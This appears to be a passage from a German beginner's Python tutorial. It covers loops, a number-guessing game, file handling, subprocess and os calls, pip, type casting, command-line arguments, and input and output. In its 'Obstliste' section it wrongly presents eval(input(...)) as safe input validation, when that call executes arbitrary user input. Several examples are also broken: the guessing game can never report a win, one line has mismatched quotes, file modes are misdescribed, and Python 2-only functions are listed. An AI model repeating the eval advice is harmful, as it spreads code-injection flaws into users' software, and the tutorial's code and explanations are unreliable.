In der äußeren Schleife wird nun der Zähler für die Y-Koordinaten auf 0 gesetzt, da wir dadurch in die nächste Zeile wandern. Danach wird ein „X“ ausgegeben und der Zähler für die X-Koordinate um 1 erhöht.

Zahlenratespiel mit Schleife

Der nächste Spaß und eine kleine Auflockerung zwischendurch ist ein kleines Zahlenratespiel, welches mit einer Schleife realisiert wurde.

```
import random

start = 0
end = 10
count = 0
guess = 0

number = random.randint(start,end)

while guess != number:
    guess = input("Guess a number between {} and {}: ".format(start,end))
    if guess == number:
        print("you won within {} tries".format(count))
    else:
        print("you are wrong, try again: ")
        count += 1
        continue
```

Da wir eine Zufallszahl generieren möchten, benötigen wir das Modul „random“. Nun legen wir Variablen für den Startwert und den Endwert der Zufallszahl an, in unserem Fall von 0 bis 10. Danach legen wir noch 2 weitere Variablen an, die erste als Zähler für die benötigten Versuche, bis die Zahl erraten wurde, die zweite als einzulesende Zahl für unseren Spieler.

Nun erzeugen wir eine Zufallszahl zwischen den von uns definierten Start und Ende und speichern diese in der Variable „number“. Jetzt nutzen wir die while-Schleife und sagen, solange die eingegebene Zahl („guess“) ungleich der Zahl („number“) ist, führen wir den Inhalt der Schleife durch.

Nun zum Inhalt der Schleife. Zuerst wird vom Benutzer eine Zahl eingelesen und durch die format-Funktion werden die Werte für den Start und das Ende gleich mitausgegeben, dass der Benutzer den Wertebereich kennt.

Jetzt prüft eine If-Abfrage, ob die eingegeben Zahl gleich der Zufallszahl ist. Trifft das zu, so wird ausgeben, dass der Spieler gewonnen hat und seine dafür benötigten Versuche. (Format-Funktion)

Trifft jedoch der oben genannte Fall nicht zu, so wird ausgeben, dass der Benutzer erneut einen Versuch wagen muss und der Zähler wird um 1 erhöht. Durch das „continue“ am Ende des Else-Zweiges sagen wir, dass er den Durchlauf der Schleife abbrechen soll und zum nächsten Durchlauf springen soll.

Zugriff auf das Dateisystem und Dateien

Lesen und Schreiben von/in Dateien

Natürlich ist es oft die Aufgabe eines Programmierers, Dateien einzulesen oder in Dateien zu schreiben. Aus diesem Grund darf es auch hier nicht fehlen. Hier nun ein kleines Beispiel, wie man Dateien öffnet (wird angelegt, wenn noch nicht vorhanden), dann Text in die Datei einfügt, sie wieder schließt und erneut zum Lesen öffnet.

```
file = open("file.txt", "w")
```

```
file.write("Hallo!\n")
file.write("Das ist ein super cooler Test\n')
file.write("Python ist toll!")
file.write(" Das Wetter ist super!")

file.close()

file = open("file.txt", "r")
print(file.readline())
print(file.read())
file.close()
```

Zuerst legen wir uns eine Variable „file“ an, mit der Funktion open kann man Dateien öffnen. Hier ist der Pfad zur Datei wichtig. In unserem Fall geben wir nur den Dateinamen an (Datei befindet sich somit in unserem Projektordner). Der zweite Parameter, das „w“ steht für den Modus „write“, was wiederrum bedeutet, dass wir die Datei schreibend öffnen.

Ist die Datei nun geöffnet, können wir schon mit ihr interagieren. Wir nutzen in unserem Beispiel die Funktion „write“, um mehrmals in die Datei zu schreiben. Das „\n“ symbolisiert einen Zeilenumbruch („ENTER“). Haben wir unsere Datei fertig bearbeitet, müssen wir diese Datei schließen. Würden wir die Datei nicht schließen, würde die Datei von unserem Programm im Status „geöffnet“ bleiben und wir könnten die Datei nicht mit einem anderen Programm ansprechen, bzw. müssten versuchen die Datei wiederherzustellen, da 2 Versionen vorhanden sind (vor dem Durchlauf unseres Programms, nach dem Durchlauf unseres Programms (mit Sperre, da das Programm noch immer auf die Datei zugreift).

Nun da die Datei geschlossen ist, können wir sie erneut öffnen und zwar dieses Mal im read-Modus („r“). Danach können wir sowohl mit „readline“ als auch „read“, Zeilen bzw. Teile der Datei auslesen. In diesem Beispiel wird um die Funktion „read“/“readline“ die Funktion „print“ geschrieben, dass wir die Ausgabe von den beiden Funktionen auf der Command-Line sehen. Alternativ könnte man beide Rückgabewerte der Funktionen in Variablen speichern und diese durch die Print-Funktion ausgeben. Natürlich darf man auch hier nicht vergessen, die Datei zu schließen.

Würde man schreiben und lesen in einem Programm, wie oben gezeigt zugleich, mit nur einmaligem Öffnen der Datei wollen, kann man den Modus „w+“ oder „r+“ wählen, damit würde man sowohl schreiben als auch lesen können, das ist jedoch nicht empfehlenswert, da man somit in die Gefahr laufen kann, dass man während des Schreibens in eine Datei gleichzeitig von der Datei liest (oder umgekehrt) und somit unerwartete Ergebnisse oder Abstürzte des Programms entstehen können.

Zeilen anhängen und zeichen-/zeilenweise lesen

Ein weiterer Modus für das Bearbeiten von Dateien ist der Modus „a“, er steht für „append“ und ist für das Anhängen an eine Datei zuständig. Möchte man also nicht jedes Mal erneut eine Datei überschreiben, wie bei dem Modus „w“, dann sollte man den Modus „a“ wählen.

```
#!/usr/bin/env python3

file = open("file.txt", "a")

for i in range(10):
    file.write("Hallo " + str(i) + "\n")

file.flush()
file.close()

file = open("file.txt", "r")

buffer = file.read(3)
print(buffer)

file.seek(0,0)

buffer = file.readline()
print(buffer)

position = file.tell()
print("Pos: ", position)
```

```
file.close();
```

Zu Erst öffnen wir wieder eine Datei, dieses Mal in dem Modus „a“ („append“). Darin solltest du nun schon ein Profi sein . Danach nutzen wir die for-Schleife und sagen „Für jedes Element ‚i’, in den Zahlen 0 bis 10, führe die Funktion ‚write’ aus und gebe bitte ‚Hallo’ und den aktuellen Wert der Variable ‚i’ (unsere Zähler-Variable, kann beliebig benannt werden) aus.“ Hierbei ist zu beachten, dass „i“ eine Zahl ist und wir sie somit in eine Zeichenkette (String) umwandeln müssen. Dafür gibt es die Funktion „str“, diese stammt vom sogenannten „Typecasting“, zu Deutsch Typumwandlung. Dieses Thema wird später im Dokument genauer beschrieben.

Nach der Schleife nutzen wir die Funktion „flush“, um den Puffer (eng.: Buffer, Zwischenspeicher) unserer Datei zu leeren. Danach schließen wir die Datei und öffnen sie erneut im Schreibmodus.

Jetzt wollen wir 3 Zeichen von unserer Datei auslesen, dazu nutzen wir die Funktion „read“ und übergeben ihr die Zahl „3“ als Parameter. Den Rückgabewert dieser Funktion speichern wir in der Variable „buffer“ und diese geben wir wiederrum eine Zeile danach mit der Funktion „print“ aus. Durch die Funktion „seek(0,0)“ setzen wir unseren Cursor (aktuelle Position im Dokument) wieder auf Anfang zurück und nun lesen wir wie gewohnt eine Zeile mit der Funktion „readline“ ein und geben diese aus.

Nun wollen wir die aktuelle Position in unserer Datei feststellen, dazu können wir die Funktion „tell“ nutzen und den return-Wert (Rückgabewert) in eine Variable („position“) speichern. Nun geben wir ganz einfach die Position aus und schließen wieder die Datei.

Kommunikation mit dem System

Die Kommunikation mit dem Betriebssystem kann für einen Programmierer sehr wichtig sein, so kann man einerseits auf bestehende Module und Funktionen des Kernels (Basis eines Betriebssystems) zugreifen, andererseits ebenso diverse Dinge automatisieren und sich somit eine Menge Arbeit ersparen.

Prozesse starten

Einen Prozess starten (im Fachjargon „systemcall“) kann man in Python über mehrere Wege. Eine Variante davon ist die Funktion „call“ aus dem Modul „subprocess“. Dieses erzeugt aus unserem Programm heraus einen weiteren Prozess, der eine Art Tochterprozess von unserem Programm ist.

Linux/MacOS (Anzeigen von Netzwerkinterfaces, funktioniert nur unter MacOS oder Linux!):

```
#!/usr/bin/env python3
import subprocess as sub

result = sub.call("ifconfig")
print(result)
```

In diesem kleinen Programm importieren wir uns zuerst das Modul subprocess und nutzen das Schlüsselwort „as“, um es unter einen von uns definierten Namen(„sub“) verwenden zu können. Danach sagen wir das die Variable „result“ den Rückgabewert von der Funktion „call“ des Moduls „sub“(subprocess) erhalten soll. Die Funktion „call“ erhält den Linux/MacOs internen Befehl „ifconfig“ (Netzwerk Interfaces anzeigen/konfigurieren).
Randnotiz zu „call(„ifconfig“):
Dieses Kommando wird nun ausgeführt und an unser Betriebssystem weitergeleitet. Danach gibt das Betriebssystem uns eine Rückmeldung, diese erhalten wir nun in unser Programm zurück und die Funktion „call“ gibt diese als Rückgabewert wieder zurück. Klingt auf dem ersten Blick kompliziert, ist aber eigentlich ganz einfach.

Zum Schluss geben wir den Wert von unserer Variable „result“ aus und erhalten den Output von dem Befehl „ifconfig“.

Windows (Anzeigen von Netzwerkinterfaces, funktioniert nur unter Windows!):

Unter Windows funktioniert das natürlich unter dem gleichen Schema. Der einzige Unterschied hier ist, dass der Befehl in Windows „ipconfig“ heißt. Also müssen wir hier nur der Funktion „call“ das Kommando „ipconfig“ übergeben.

```
import subprocess as sub

result = sub.call("ipconfig")
print(result)
```

Alternative über Popen()

Alternativ zu den oben gezeigten Beispielen, kann man von dem Modul „subprocess“ die Funktion „Popen“ nutzen. Diese erzeugt einen neuen (eigenständigen) Prozess. Wie gewohnt importieren wir uns das Modul „subprocess“ und nutzen es durch das Schlüsselwort „as“ unter dem Namen „sub“. Danach müssen wir einen Prozess erzeugen. Diese geschieht, indem wir eine Variable anlegen („process“) und dieser den Rückgabewert der Funktion „Popen“ des Moduls „subprocess“ als Wert zuweisen.

```
#!/usr/bin/env python3
import subprocess as sub

process = sub.Popen(['ls', '-lah'], stdout=sub.PIPE)
result = process.communicate()[0]
print(result)
```

Die Popen-Funktion bekommt als ersten Parameter ein Set mit dem Kommando und seine Kommandozeilenargumente. In unserem Fall verwenden wir das Kommando „ls“ (listet alle Dateien und Verzeichnisse in Linux/MacOS) und dessen Argumente „-lah“ („l“ steht für list, „a“ steht für all und „h“ steht für human readable ⊠ Dateigrößen).

Der zweite Parameter der Funktion „Popen“ wird in unserem Fall gepipet (umgebogen). Wir möchten den Standard Out (stdout) von dem Prozess in unser Programm pipen. Dazu müssen wir angeben, dass der „stdout“ in die Pipe von unserem Programm geleitet wird und das geschieht durch den Wert PIPE von unserem Modul „subprocess“.

Nun können wir uns durch die Funktion „communicate“ das Resultat von unserem Prozess holen. Dazu müssen wir wieder eine neue Variable anlegen („result“) und dieser den Wert von der Funktion „communicate“ unsereres Objekts „process“ zu teilen. Wichtig ist hierbei, dass man die Stelle 0 von der Funktion „communicate“ speichert, denn diese Funktion gibt eine List(Array) zurück, das heißt, wir müssen noch selektieren, was wir benötigen. Da wir in unserem Fall die Ausgabe von dem Kommando wollen, benötigen wir die Stelle 0.

Betriebssystemkommando absetzen mit OS

Möchte man direkt mit dem Betriebssystem interagieren, so bietet das Modul „os“ eine Vielzahl netter Funktionen. In unserem Fall nutzen wir das Modul „os“ für den Umgang mit Ordnern und Dateien.

```
#!/usr/bin/env python3

import os

ORDNERNAME = "testordner"


os.mkdir(ORDNERNAME)
os.chdir(ORDNERNAME)

print(os.getcwd())

file = open("file.txt", "w")
file.write("Hallo")
file.close()

os.rename("file.txt", "hallo.txt")
os.remove("hallo.txt")

os.chdir("..")
print(os.getcwd())
```

os.rmdir(ORDNERNAME)

Am Anfang müssen wir das Modul „os“ importieren. Danach legen wir eine Variable für den Namen unseres Ordners an, in unserem Fall nennen wir ihn „testordner“. Nun nutzen wir den Befehl „mkdir“ von dem Modul „os“ um ein Verzeichnis zu erstellen. Natürlich übergeben wir die Variable mit dem Namen unseres Ordners.

Danach möchten wir in den Ordner wechseln, dafür gibt es die „chdir“. Diese verlangt nach einem Pfad, da wir ausgehen von unserem Projekt den Ordner im selben Verzeichnis haben, können wir direkt durch den Namen in das Verzeichnis wechseln. Wäre das nicht der Fall müssten wir den absoluten Pfad angeben.

Randnotiz zum absoluten Pfad:
Würde man annehmen der Ordner liegt am Desktop, würde man unter Windows den Pfad „C:/Users/Benutzername/Desktop/Ordnername“ nutzen, unter Linux „/home/Benutzername/Desktop/Ordnername“ und unter MacOS „/Users/Benutzername/Desktop/Ordnername“.

Durch den Befehl „getcwd“ erhalten wir das aktuelle Verzeichnis, in dem wir uns gerade befinden. Dieses geben wir wie schon gewohnt durch die print-Funktion aus. Danach öffnen wir eine Datei, schreiben „Hallo“ rein und schließen diese wieder. Darin solltest du schon ein Profi sein .

Nun nutzen wir von dem Modul „os“ die Funktion „rename“ um die angelegte Datei umzubenennen. Ist das geschehen, löschen wir die Datei mit der Funktion „remove“. Jetzt müssen wir aus dem Ordner eine Ebene zurück („..“ steht für eine Ebene zurück). Dazu nutzen wir erneut die Funktion „chdir“ und lassen uns wieder durch „getcwd“ das aktuelle Verzeichnis ausgeben. Zu guter Letzt wird der Ordner durch die Funktion „rmdir“ gelöscht.

Das Tolle an OS ist, dass es plattformunabhängig reagiert und man sich keine Gedanken über die Schreibweise der Befehle und Funktionsweise machen muss. Man kann diese Script einfach unter Windows, MacOS und Linux laufen lassen und erhält dasselbe Ergebnis.

Externe Module installieren

Möchte man abseits von den implementierten Modulen aus der Standardbibliothek von Python3 Module nutzen, so muss man diese über das Internet nach installieren. Dafür gibt es 2 Wege. Der erste Weg ist über die PIP (Akronym: „pip install packages“), sie ist ein Tool zum Installieren von Modulen über die Command-Line. Dieses Tool ist unter Windows und MacOS immer mit dabei, wenn man sich Python3 von der offiziellen Seite (python.org) herunterlädt. Unter Linux kann es sein, dass man die PIP nachinstallieren muss, dafür nutzt man unter Ubuntu/Debian/Mint das Kommando „sudo apt-get install python3-pip“ und unter Fedora/Redhat/CentOS „sudo yum -y install python3-pip“ bzw. auf neueren Systemen „sudo dnf -y install python3-pip“.


Die PIP funktioniert sehr einfach unter Linux und MacOS. Man gibt einfach das nachfolgende Kommando in der Shell(Command-Line) ein und ersetzt den Platzhalter für das Modul durch das gewünschte Modul:

```
pip3 install <modul>
```

Unter Windows ist die Sache nicht wirklich schwerer, jedoch muss man zuerst in das richtige Verzeichnis gehen („C:\Program Files\Python 3.5;“) und dann mit „Shift + Rechtsklick“, dann auf „Eingabeaufforderung hier starten“ eine Konsole starten. Unter Windows muss man die pip3.exe ansprechen, hier ist es wie zuvor gesagt, wichtig, dass man im gleichen Verzeichnis wie diese ist oder eine PATH-Variable darauflegt (ein Interessanter Link zum richtigen Installieren von Python3 unter Windows mit PATH Variable).

```
pip3.exe install <modul>
```

Möchte man sich keinen Kopf zerbrechen, kann man ebenso PyCharm zum Installieren von Modulen nutzen. Dazu geht man auf „Preferences“, dann in der linken Leiste auf „Project“ klappt dieses auf und dann auf „Project Interpreter“. Hier sieht man alle installierten Pakete und links unten in der Ecke gibt es ein kleines Plus, bei dem man Module hinzufügen kann, es erscheint dann eine riesige Liste und man kann eine Suchfunktion nutzen, damit man seine Pakete findet.



Der zweite Weg ist, dass man sich von der Adresse die Pakete herunterlädt und diese dann aufmacht, darin die setup.py sucht und danach folgende Zeile in der Command-Line, in dem Ordner, in dem sich diese setup.py befindet eingibt:

```
python3 setup.py install
```

Ich habe alle wichtigen Wege abgedeckt, da es sein kann, dass du dich als Entwickler auch einmal unter einem Server ohne GUI (grafischer Benutzeroberfläche) befinden kannst und deshalb PyCharm dir nicht wirklich weiterhilft.

Ich empfehle dir natürlich beim Entwickeln von Scripts, Programmen und Software immer eine gute IDE zu nutzen, da sie viel Arbeit abnimmt und dir viel Zeit sparen kann. Gerade bei Python3 würde ich dir nahelegen, dass du PyCharm benutzt, damit du schnell Module nachinstallieren kannst, auf deine

Fehler aufmerksam gemacht wirst und ebenso das Projektmanagement erleichterst.

Typumwandlung

Die Typumwandlung wird dann benötigt, wenn der Zieldatentyp nicht derselbe ist wie der Ausgangsdatentyp. Dies ist beispielsweise der Fall, wenn man eine Funktion nutzt, die eine Zahl (Integer) zurückgibt, man diesen Wert aber in eine Zeichenkette (String) speichern möchte/muss. Für solche Anwendungsfälle gibt es eine Hand voll Typumwandlungsfunktionen.

Typumwandlungsfunktionen

Jede der unten genannten Funktionen bekommt als Parameter den Ausgangswert und wandelt diesen dann in den Zielwert der Funktion (in der Regel der Name) um.

int()	Ganzzahl
long()	Große Ganzzahl
float()	Gleitkommazahl
complex()	Komplexe Zahl
str()	Zeichenkette
tuple()	Tupel
list()	Liste (Array)
set()	Set
frozenset()	Frozenset
dict()	Dictionary (Map)
chr()	Zeichen
unichr()	Unicode-Zeichen
ord()	Zeichen in Zahl
hex()	Hexadezimalzahl
oct()	Oktalzahl

Genug Theorie gehen wir wieder zurück zur Praxis.

Typcasting Beispiel

In dem nachfolgenden Beispiel werden Zahlen als Zeichenketten gespeichert und wieder zurück in Zahlen gewandelt, damit der Unterschied von Zeichenkette zu Zahl klar ist.

```
#!/usr/bin/env python3

zahl = 1
zahlAlsWort = str(zahl)
zahlAlsWort += str(1)
WortAlsZahl = int(zahlAlsWort)
WortAlsZahl += 2
print(WortAlsZahl)
```

Zuerst legen wir eine Zahl an. Danach wandeln wir diese Zahl mit der str-Funktion in eine Zeichenkette um. Nun erhöhen wir diese Zahl (welche nun als Zeichenkette gespeichert ist) um 1 (ebenso in eine Zeichenkette umgewandelt). Danach machen wir aus der Zeichenkette wieder eine Zahl mit der int-Funktion. Jetzt erhöhen wir diese Zahl um und geben diese danach mit der print-Funktion aus. Siehe da, die Zahl ist doch nicht „4“ sondern „13“! Das liegt daran, dass die 2 Zeichenketten „1“ und „1“ zu der Zeichenkette „11“ zusammengeführt werden und wir dann nach dem Umwandeln in eine Zahl um 2 erhöhen.

Übergabe von Argumenten

Möchte man das Programm über die Kommandozeile starten und dabei Parameter angeben können (wie z.B. „setup.py install“ ⇒ Installation von Modulen in der Kommandozeile), so hat man mehre Optionen, hier wirst du über 2 gute Varianten aufgeklärt.

Variante mit sys (einfach)

Die einfachste Variante ist mit dem Modul „sys“. Dieses Modul hat eine Variable, die „argv“ heißt. Diese Variable ist eine Liste(Array) und enthält alle Argumente gespeichert. Hier muss man aber beachten, dass die Nr. 0 das Programm selbst ist und erst in der Nr. 1 das erste Argument steht.

```
#!/usr/bin/env python3

import sys

def addieren(zahl1, zahl2):
    return zahl1 + zahl2

z1 = int(sys.argv[1])
z2 = int(sys.argv[2])

ergebnis = addieren(z1, z2)
print(ergebnis)
```

In diesem Programm importieren wir das Modul „sys und erzeugen danach selbst eine Funktion zum Addieren (keine Angst, wird in einem späteren Kapitel genau erklärt). Danach sagen wir, dass das erste Argument in „z1“ und das zweite Argument in „z2“ gespeichert werden soll. Da Argumente als Zeichenketten vorliegen, müssen wir dies zu Zahlen casten (umwandeln). Danach nutzen wir unsere Addieren-Funktion mit beiden Zahlen und geben das Ergebnis aus.

Starten würde man das Programm dann zum Beispiel so:

```
python3 add.py 1 2
```

Variante mit dem OptionParser (fortgeschritten)

Wer viel unter Linux oder MacOS unterwegs ist, wird sich schon das eine oder andere Mal mit der Shell (Kommandozeile) herumgeschlagen haben und mit den Optionen von Kommandozeilenprogrammen in Berührung gekommen sein (z.B. „ls –lah“ oder „ping –c1 127.0.0.1“).

Dieses Verhalten können wir in Python genauso für unsere Kommandozeilen-Programme erstellen. Dafür gibt es das Modul „optparse“. Von diesem Modul benötigen wir jedoch nur die Klasse „OptionParser“ (Klassen kommen später in der Objektorienterten Programmierung vor), da diese alle nötigen Funktionen für unser Vorhaben bietet.

Nun gut, schauen wir einmal auf den Code.

```
#!/usr/bin/env python3

from optparse import OptionParser

inputfile = ""
outputfile = ""
parser = OptionParser()

parser.add_option("-i", "--inputfile", dest="inputfile", help="Input file
eingeben")
parser.add_option("-o", "--outputfile", dest="outputfile", help="Output file
eingeben")

(options, args) = parser.parse_args()

inputfile = options.inputfile
outputfile = options.outputfile

print("Inputfile: " + inputfile + ", Outputfile: " + outputfile)
```

Zuerst sagen wir wieder durch die Zeile „#!/usr/bin/env python3“, dass unser Programm direkt mit dem Python3-Interpreter ausgeführt werden kann. Danach importieren wir den „OptionParser“ von dem Modul „optparse“.

Nun legen wir zwei Variablen mit leeren Zeichenketten an, die eine für die Input-Datei, die andere für die Output-Datei. Jetzt kommt ein wichtiger Schritt, wir erzeugen uns nämlich durch die Zeile „parser = OptionParser()“ ein Objekt von der Klasse „OptionParser“ (Genauere Erklärung folgt im Kapitel mit der Objektorientierten Programmierung). Dadurch können wir nun alle Funktionen, die in der Klasse „OptionParser“ implementiert sind für unseren „parser“ verwenden.

Durch die Funktion „add_option“ können wir unserem „parser“ Optionen hinzufügen. Diese Funktion verlang zuerst nach der Kurzversion („-i“, wird immer mit einem Buchstaben und einem „-“ davor geschrieben), dann nach

der Langform („--inputfile“, wird mit „--“ und dem dazugehörigen Wort geschrieben), danach kommt das Ziel (dest = „inputfile“, besagt, für welche Variable es verwendet wird) und zu guter Letzt kommt noch was bei der Hilfe angezeigt werden soll (help=“Input file eingeben“).

Dasselbe Spiel machen wir nun für die Output-Datei. Danach kommt wieder eine wichtige Zeile. Durch „(options, args) = parser.parse_args()“ besagen wir, dass der Parser seine Optionen in unserer Variable „options“ speichert und wir diese danach verwenden können.
Jetzt können wir einfach die beiden Variablen mit den Werten, die in unseren Optionen stehen befüllen („options.inputfile“, das Objekt „options“ beinhaltet die beiden Variablen „inputfile“ und „outputfile“, diese stammen von dem „dest = „inputfile““ und „dest = „outputfile““ in den beiden Zeilen, bei denen wir mit „add_option“ die Optionen hinzufügen).

Zum Abschluss geben wir die beiden Variablen aus und erhalten die bei dem Programmaufruf eingebeben Werte. Das Programm führt man dann so aus:

```
python3 opt.py –i input.txt –o output.txt
```

Ist man nicht so oft unter Linux und MacOS in der Kommandozeile unterwegs, sind diese Punkte zwar eher überflüssig, dennoch sollte man als Programmierer über diese Optionen Bescheid wissen, da es immer wieder sein kann, dass man z.B. für einen Linux-Server ein kleines Backup-Script schreiben soll oder ein Script zum Dateien umbenennen und sortieren benötigt usw. Deshalb mein Rat an dich, falls du nur unter Windows programmierst/entwickelst: „Nehme diese Optionen zu Erkenntnis, auch wenn du sie momentan nicht nutzt, merke dir, dass es dies Optionen gibt, dann wirst du, wenn du eine solche Aufgabe gestellt bekommst, diese auch bewältigen können, da du dich daran erinnern werden wirst, dass es dafür Optionen in Python3 gibt.“.

Ein- und Ausgabe

Die Ein- und Ausgabe ist ein wichtiger Punkt, so bald ein Benutzer ins Spiel kommt. Wichtig bei diesem Thema ist es, dass man sich immer im vorhinein Fragen stellt, wie der Benutzer seine Eingabe möchte und welche Fragen und

Probleme auftreten können. In den meisten Fällen programmiert man ein Kundenprojekt, bei dem es eine Ein- und Ausgabe gibt nicht nur einmalig und dann passt es, sondern meistens muss man es 2- bis 3-mal abwandeln und verbessern.

Eingabe

Schauen wir uns zunächst einmal die Eingabe durch die input-Funktion an.

```
#!/usr/bin/env python3

name = input("Geben Sie Ihren Namen ein: ")
alter = int(input("Geben Sie Ihr Alter ein: "))
geschlecht = input("Geben Sie Ihr Geschlecht ein: ")

print()
print("Hallo " + name + ", dein Alter ist " + str(alter) +
      " Jahre und du bist " + geschlecht + ".")
```

Im Anlegen von Variablen solltest du schon ein Meister sein Wir speichern in die Variable „name“ den Rückgabe Wert der input-Funktion. Ein nettes Feature von dieser Input-Funktion ist, dass man ihr ebenso eine Zeichenkette, die in der Konsole ausgegeben werden soll, übergeben kann. Somit spart man sich einen Aufruf der print-Funktion mit der Zeichenkette davor.

Beim Alter, müssen wir aufpassen, da die input-Funktion eine Zeichenkette (String) zurückliefert, wir jedoch das Alter als Zahl (Integer) speichern möchten. Dafür müssen wir den Rückgabewert zu einem Integer casten (umwandeln).
Nun lesen wir noch das Geschlecht ein und nutzen danach die print-Funktion alle Wert in einem Satz aus.

Hier sollte dir schon einiges vertraut vorkommen. Dadurch, dass immer wieder Themen vorgegriffen werden und du immer wieder etwas mehr an Informationen in einem Kapitel bekommst, wirst du die Basics des Programmierens im Laufe des 24-Stunden-Plans öfters lesen und deren Anwendungsfall öfters sehen und ebenso verstehen lernen.

Die soll dir ebenso dabei helfen, dass du das Programmieren nicht nur stur lernst, sondern selbst auf Ideen, Anregungen und diverse Spielerein kommst, schon bevor du überhaupt das Kapitel dafür gelesen hast.

Obstliste (Input-Validierung)

Ebenso ist es sehr wichtig, dass man die eingelesenen Eingaben prüft. Dieses Thema nehmt man Input-Validation. Hierfür gibt es die eval-Funktion. Sie prüft vor dem „Typcasting", ob der Datentyp passt, damit keine Probleme entstehen können.

```
#!/usr/bin/env python3

#["Apfel", "Birne", "Banane", "Marille"]
obst = "A"
#input nicht validiert
obst = list(input("Geben Sie eine Obstliste ein: "))
print(obst)

#input validiert
obst = list(eval(input("Geben Sie eine Obstliste ein: ")))
print(obst)

#input verlangt keine liste mehr
obst = input("Geben Sie eine Obstliste ein: ")
obst = obst.split(",")
print(obst)
```

Am Anfang haben wir einen Kommentar mit dem #-Zeichen gemacht, damit wir die Eingabe, die wir prüfen wollen immer bei uns haben, ohne dass sie sich auf den Code auswirkt.

Zu Erst lesen wir den Input ein und wandeln in direkt in eine Liste(Array) um. Bei der Ausgabe durch die print-Funktion, sollte dir dann beim Ausführen das Problem dabei ersichtlich sein. Als Nächstes wiederholen wir den Schritt, jedoch validieren wir zuvor die Eingabe. Wie du nun bei dem Testen des Programms feststellen wirst, stimmt nun die Ausgabe.

Zu guter Letzt, habe ich dir noch eine kleine Version programmiert, bei der du nicht mehr eine Liste (Array) eingeben musst, um deine Obstliste zu befüllen. Das Einlesen des Inputs ist nun schon Gang und Gebe für dich, oder ? Gut, dann erkläre ich dir Zeile danach. Die Zeile „obst = obst.split(„“)“ besagt, dass wir in der Variable „obst“ den Inhalt von „obst“ getrennt nach dem Beistrich-Zeichen speichern. (Am besten siehst du dir die Ausgabe selbst an)

Ausgabe

Genauso wie die Eingabe ist auch die Ausgabe ein sehr wichtiges Thema in der Programmierung. Schauen wir uns dazu folgenden Code an.

```
#!/usr/bin/env python3
import sys

print("Hello World")

log = open("log.txt","a")
print("Ich schreibe in das Log", file=log)
log.close()

print("Ich schreibe einen Fehler!", file=sys.stderr)
```

Zuerst importieren wir uns wieder einmal das Modul „sys“. Danach geben wir wie gewohnt mit der print-Funktion einen Satz aus („Hello World“), bisher nichts Neues. Nun nutzen wir die schon bekannte open-Funktion, um eine Datei im append-Modus (an Datei anhängen) zu öffnen.

Jedoch schreiben wir nicht, wie gewohnt, über die write-Funktion unserer Datei in das Log, sondern wir nutzen die Funktion „print“ und übergeben ihr den Parameter „file“. Dieser Parameter bekommt mit dem „=“-Zeichen eine Datei oder eine Variable, die auf eine Datei verweist zugewiesen (In unserem Fall die Variable „log“, welche auf „log.txt“ verweist). Danach schließen wir wieder unsere Datei wie gewohnt.

Zu guter Letzt wollen wir eine Fehlermeldung ausgeben. Dazu nutzen wir erneut die print-Funktion, übergeben ihr jedoch dieses Mal als „file“ den Standard Error (sys.stderr), dieser verweist auf die Fehlermeldungen in der textbasierten Ausgabe.

Formatierung der Ausgabe

